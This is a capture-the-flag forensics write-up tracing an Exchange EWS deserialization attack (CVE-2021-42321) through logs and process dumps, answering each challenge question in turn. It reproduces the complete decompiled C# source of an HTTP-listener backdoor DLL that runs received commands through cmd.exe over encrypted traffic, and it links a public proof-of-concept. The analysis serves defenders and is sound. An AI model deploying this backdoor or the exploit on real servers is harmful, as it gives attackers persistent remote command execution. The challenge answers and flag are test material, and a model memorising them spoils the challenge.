[forencis] Hide

Description

I recreated a simulation where a hacker attacked a Exchange server
I have collected the necessary logs and some suspicious processes to support the investigation process. Use your DFIR skills to answer the following questions:

1. Which service on the server did the hacker exploit?
2. What is the CVE identifier for the vulnerability that the hacker used?
3. What technique did the hacker use to maintain a connection with the system?
4. What is the malicious "file" that the hacker left behind?
5. Can you find the hidden secret with the key to open it?Ex: `secret_key`

Writeup

When I created this challenge, my goal was to introduce you to a real-world attack scenario that is increasingly common today. I want everyone to gain a better understanding of how to detect and defend against such types of attacks.

1. Which service on the server did the hacker exploit?

For a Exchange Server attack, the most critical aspects to consider are the server access logs, Exchange service access logs, and event logs. Question 1 can be easily tackled if we have an understanding of the architecture and keep track of the CVEs related to attacks on this server. This way, we can focus on the Exchange services that are frequently targeted, such as OWA, EWS, and ECP .... If you are not familiar with these services and the locations where their logs are stored, you can find a summary of the services and their log storage locations in the link bellow:

https://cyberpolygon.com/materials/okhota-na-ataki-ms-exchange-chast-1-proxylogon/#:~:text=encrypting%20server%20data)-,Logs%20and%20Useful%20Events,-The%20source%20events

In this case, within the EWS logs, we can observe multiple error segments related to object type casting, with somewhat unusual names like 'SharpMemShell' and 'SystemXamll.' This suggests that the error is likely associated with a hacker attempting to initialize an instance of the 'SharpMemShell' class and 'SystemXamll.' However, the server typically expects to receive an 'IDictionary' object by default.

```
: Unable to cast object of type 'SharpMemshell' to type 'System.Collections.IDictionary'.
```

```
System.InvalidCastException: Unable to cast object of type 'SystemXamll' to type 'System.Collections.IDictionary'.    at System.R
```


And with some knowledge of web security, you can figure out that the attacker is exploiting an insecure deserialization vulnerability.

At this point, it's quite certain that the hacker is exploiting the EWS service, so the answer would be `ews`.

2. What is the CVE identifier for the vulnerability that the hacker used?

Once we know that the exploited service is EWS, we will focus on each CVE that has been used to exploit this service to gather more clues. Searching on Google, easily find two CVEs, namely CVE-2020-17144 and CVE 2021-42321, although there may be more. Our focus should remain on the keywords 'ews' and 'deserialization.' However, it appears that the hacker has deleted the IIS logs, which is a crucial lead for analysis. Fortunately, the process dump files have been successfully extracted, so our next step will be to investigate these files for any interesting findings.

The simplest approach is to use 'strings' and 'grep' to search for specific strings within the PoC code that was used, and here are the results.



So the answer will be `CVE-2021-42321`

3. What technique did the hacker use to maintain a connection with the system?

The POC coud be founded here: https://github.com/FDlucifer/Proxy-Attackchain/blob/main/exch_CVE-2021-42321/CVE-2021-42321_shell_write_exp.py and there is a blog post about this cve as web: https://peterjson.medium.com/some-notes-about-microsoft-exchange-deserialization-rce-cve-2021-42321-110d04e8852

Based on the question, the techniques mentioned in Peterjson's blog, and the data from the logs in Question 1 related to 'SharpMemShell', it can be inferred that the correct answer is `memshell` .

4. What is the malicious "file" that the hacker left behind?

To maintain a connection with the server system after the attack, the attacker loaded a malicious DLL file (based on Peterjson's blog and the publicly available PoC). Therefore, the answer to this question would be to search for the DLL files loaded by the EWS process.


The content of the DLL file can be easily found by base64 decoding the segments within the `BinaryData` tag while removing any bytes based on the DLL's magic byte header.

I used hexed.it

-Chưa có tên- × dump.dll ×

```
00000000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZÉ.........  ..
00000010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ╕.......@.......
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00  ............Ç...
00000040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..║..┤.=!╕.L=!Th
00000050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00000060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS
00000070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00000080  50 45 00 00 4C 01 03 00 C0 A7 29 65 00 00 00 00  PE..L...└º)e....
00000090  00 00 00 00 E0 00 02 21 0B 01 0B 00 00 12 00 00  ....α..!........
000000A0  00 06 00 00 00 00 00 00 CE 31 00 00 00 20 00 00  ........╬1... ..
000000B0  00 40 00 00 00 00 00 10 00 20 00 00 00 02 00 00  .@....... ......
000000C0  04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00  ................
000000D0  00 80 00 00 00 02 00 00 00 00 00 00 03 00 40 85  .Ç............@à
000000E0  00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00  ................
000000F0  00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00  ................
00000100  74 31 00 00 57 00 00 00 00 40 00 00 98 02 00 00  t1..W....@..ÿ...
00000110  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000120  00 60 00 00 0C 00 00 00 00 00 00 00 00 00 00 00  .`..............
00000130  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000140  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000150  00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00  ......... ......
00000160  00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00  ......... ..H...
00000170  00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00  .........text...
00000180  D4 11 00 00 00 20 00 00 00 12 00 00 00 02 00 00  └.... ..........
00000190  00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60  ............ ..`
000001A0  2E 72 73 72 63 00 00 00 98 02 00 00 00 40 00 00  .rsrc...ÿ....@..
000001B0  00 04 00 00 00 14 00 00 00 00 00 00 00 00 00 00  ................
000001C0  00 00 00 00 40 00 00 40 2E 72 65 6C 6F 63 00 00  ....@..@.reloc..
000001D0  0C 00 00 00 00 60 00 00 00 02 00 00 00 18 00 00  .....`..........
000001E0  00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42  ............@..B
```

and after that, load the `dump.dll` to dnSpy, we can find out the malicious "file" is "Xaml.dll"



5. Can you find the hidden secret with the key to open it?Ex: `secret_key`

This question is related to finding something secret and the key to unlock that secret, sounding somewhat like an encryption algorithm. After reviewing the source code of this DLL file, it can be seen that it starts an HTTP listener with port 80 and a path prefix of `/isitdtu/`. It performs base64 decoding, decrypts a string obtained from the POST parameter `isitdtu`, then executes and encrypts it, finally base64 encoding and returning it to the client.

Source of `Xaml.dll`

```
using System;
using System.Collections.Generic;
using System.Diagnostics;
using System.IO;
using System.Net;
using System.Security.Cryptography;
using System.Text;
using System.Threading;
using System.Web;

public class Xaml
{
  private static void Main(string[] args)
  {
    Thread thread = new Thread(new ThreadStart(Xaml.HttpServerThread));
    Thread.Sleep(0);
    thread.Start();
  }

  public Xaml()
  {
    Thread thread = new Thread(new ThreadStart(Xaml.HttpServerThread));
    Thread.Sleep(0);
    thread.Start();
  }

  private static void HttpServerThread()
  {
    HttpListener httpListener = new HttpListener();
    httpListener.Prefixes.Add("http://*:80/isitdtu/");
    httpListener.Start();
    for (;;)
    {
      HttpListenerContext context = httpListener.GetContext();
      HttpListenerRequest request = context.Request;
      HttpListenerResponse response = context.Response;
      try
      {
        string text = request.Headers["Method"];
        if (text == "cmd" && request.HttpMethod == "POST")
        {
          Dictionary<string, string> dictionary = Xaml.ParsePost(request);
          string text2 = "to^egopass";
          string text3 = "isitdtu";
          string text4 = BitConverter.ToString(new
MD5CryptoServiceProvider().ComputeHash(Encoding.Default.GetBytes(text2))).Replace("-",
"").ToLower()
            .Substring(0, 16);
          byte[] array = Convert.FromBase64String(dictionary[text3]);
```

```
          array = Xaml.DecryptData(array, text4);
          string @string = Encoding.UTF8.GetString(array);
          string text5 = Xaml.ExecuteCommand(@string);
          byte[] array2 = Xaml.EncryptData(text5, text4);
          string text6 = Convert.ToBase64String(array2);
          Xaml.SendResponse(response, text6, 200);
        }
        else
        {
          Xaml.SendResponse(response, "Not Found", 404);
        }
      }
      catch (Exception ex)
      {
        Xaml.SendResponse(response, "Error: " + ex.Message, 404);
      }
    }
  }

  public static Dictionary<string, string> ParsePost(HttpListenerRequest request)
  {
    string text = new StreamReader(request.InputStream,
request.ContentEncoding).ReadToEnd();
    Dictionary<string, string> dictionary = new Dictionary<string, string>();
    string[] array = text.Split(new char[] { '&' });
    foreach (string text2 in array)
    {
      string[] array3 = text2.Split(new char[] { '=' });
      string text3 = array3[0];
      string text4 = HttpUtility.UrlDecode(array3[1]);
      dictionary.Add(text3, text4);
    }
    return dictionary;
  }

  public static byte[] EncryptData(string data, string key)
  {
    byte[] array;
    using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
    {
      rijndaelManaged.Key = Encoding.Default.GetBytes(key);
      rijndaelManaged.IV = Encoding.Default.GetBytes(key);
      rijndaelManaged.Mode = CipherMode.ECB;
      rijndaelManaged.Padding = PaddingMode.PKCS7;
      byte[] bytes = Encoding.UTF8.GetBytes(data);
      array = rijndaelManaged.CreateEncryptor().TransformFinalBlock(bytes, 0,
bytes.Length);
    }
    return array;
  }

  public static byte[] DecryptData(byte[] data, string key)
  {
    byte[] array;
    using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
    {
      rijndaelManaged.Key = Encoding.Default.GetBytes(key);
      rijndaelManaged.IV = Encoding.Default.GetBytes(key);
      rijndaelManaged.Mode = CipherMode.ECB;
      rijndaelManaged.Padding = PaddingMode.PKCS7;
      array = rijndaelManaged.CreateDecryptor().TransformFinalBlock(data, 0,
data.Length);
    }
```

```
    return array;
  }

  public static string ExecuteCommand(string command)
  {
    string text;
    using (Process process = new Process())
    {
      process.StartInfo.FileName = "cmd.exe";
      process.StartInfo.Arguments = "/c " + command;
      process.StartInfo.UseShellExecute = false;
      process.StartInfo.RedirectStandardOutput = true;
      process.StartInfo.RedirectStandardError = true;
      process.Start();
      text = process.StandardOutput.ReadToEnd() + process.StandardError.ReadToEnd();
    }
    return text;
  }

  public static void SendResponse(HttpListenerResponse response, string content, int
statusCode = 200)
  {
    byte[] bytes = Encoding.UTF8.GetBytes(content);
    response.StatusCode = statusCode;
    response.ContentLength64 = (long)bytes.Length;
    Stream outputStream = response.OutputStream;
    outputStream.Write(bytes, 0, bytes.Length);
    outputStream.Close();
  }
}
```

So we can find out the value of the key used to encrypt/decrypt is `md5("to^egopass")[:16]`

Finally, we proceed to grep for the `isitdtu` strings.

```
91190:/isitdtu/
91197:isitdtu=9tJSgxKucjdJ2F3MBLJJeG0G9YXxORlePJXEdVt71%2BWRcMneOpVKIiWpegmRD%2BxJ
92765:isitdtu=kwTkxQ6VShTgUxFRwkmw5A%3D%3D
93030:/isitdtu/
93037:isitdtu=kwTkxQ6VShTgUxFRwkmw5A%3D%3D
93038:isitdtu=kwTkxQ6VShTgUxFRwkmw5A%3D%3D
93243:/isitdtu/
93250:isitdtu=9tJSgxKucjdJ2F3MBLJJeG0G9YXxORlePJXEdVt71%2BWRcMneOpVKIiWpegmRD%2BxJ
99138:/isitdtu/
99145:isitdtu=kwTkxQ6VShTgUxFRwkmw5A%3D%3D
```

Write a simple script for decrypting, and result:

```
PS D:\Downloads> python .\client.py
[-] Key: 5b5135f4fba2e730
[-] Plaintext :echo 'ISITDTU{CONGRATULATE_YOU_WIN}'
```

=> `ISITDTU{CONGRATULATE_YOU_WIN}_5b5135f4fba2e730`

Hope you guys enjoy the challenge - ego & to^